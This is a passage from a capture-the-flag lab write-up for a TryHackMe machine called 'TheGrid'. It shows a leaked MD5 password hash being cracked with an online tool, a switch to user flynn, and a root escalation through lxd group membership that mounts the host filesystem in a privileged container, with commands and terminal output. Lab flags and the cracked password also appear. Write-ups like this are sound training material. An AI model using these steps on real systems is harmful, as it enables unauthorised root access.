|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

We pull the password out from user's soul and shove it into https://crackstation.net/ to get the decoded password

Enter up to 20 non-salted hashes, one per line:

```
edc621628f6d19a13a00fd683f5e3ff7
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Now we enter su flynn and typed in the decoded password

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

We found the 2nd flag THM{IDENTITY_DISC_RECOGNISED} in flynn's very alive body

```
flynn@light-cycle:~$ ls
user.txt
```

Used id to see which group flynn is in

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Finally, we follow all the commands in THM to escalate our privilege to root and get the final flag THM{FLYNN_LIVES}i call bs

```
lxc init IMAGENAME CONTAINERNAME -c security.privileged=true
```

Ex: lxc init myimage strongbad -c security.privileged=true

```
lxc config device add CONTAINERNAME DEVICENAME disk source=/ path=/mnt/root recursive=true
```

Ex: lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true

```
lxc start CONTAINERNAME
```

Ex: lxc start strongbad

```
lxc exec CONTAINERNAME /bin/sh
```

Ex: lxc exec strongbad /bin/sh

We'll then run just a few more commands to mount our storage and verify we've escalated to root:

```
id
```

```
cd /mnt/root/root
```

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
```

<End of day 24 and 25 days of cyber security>

ThIS Is FUn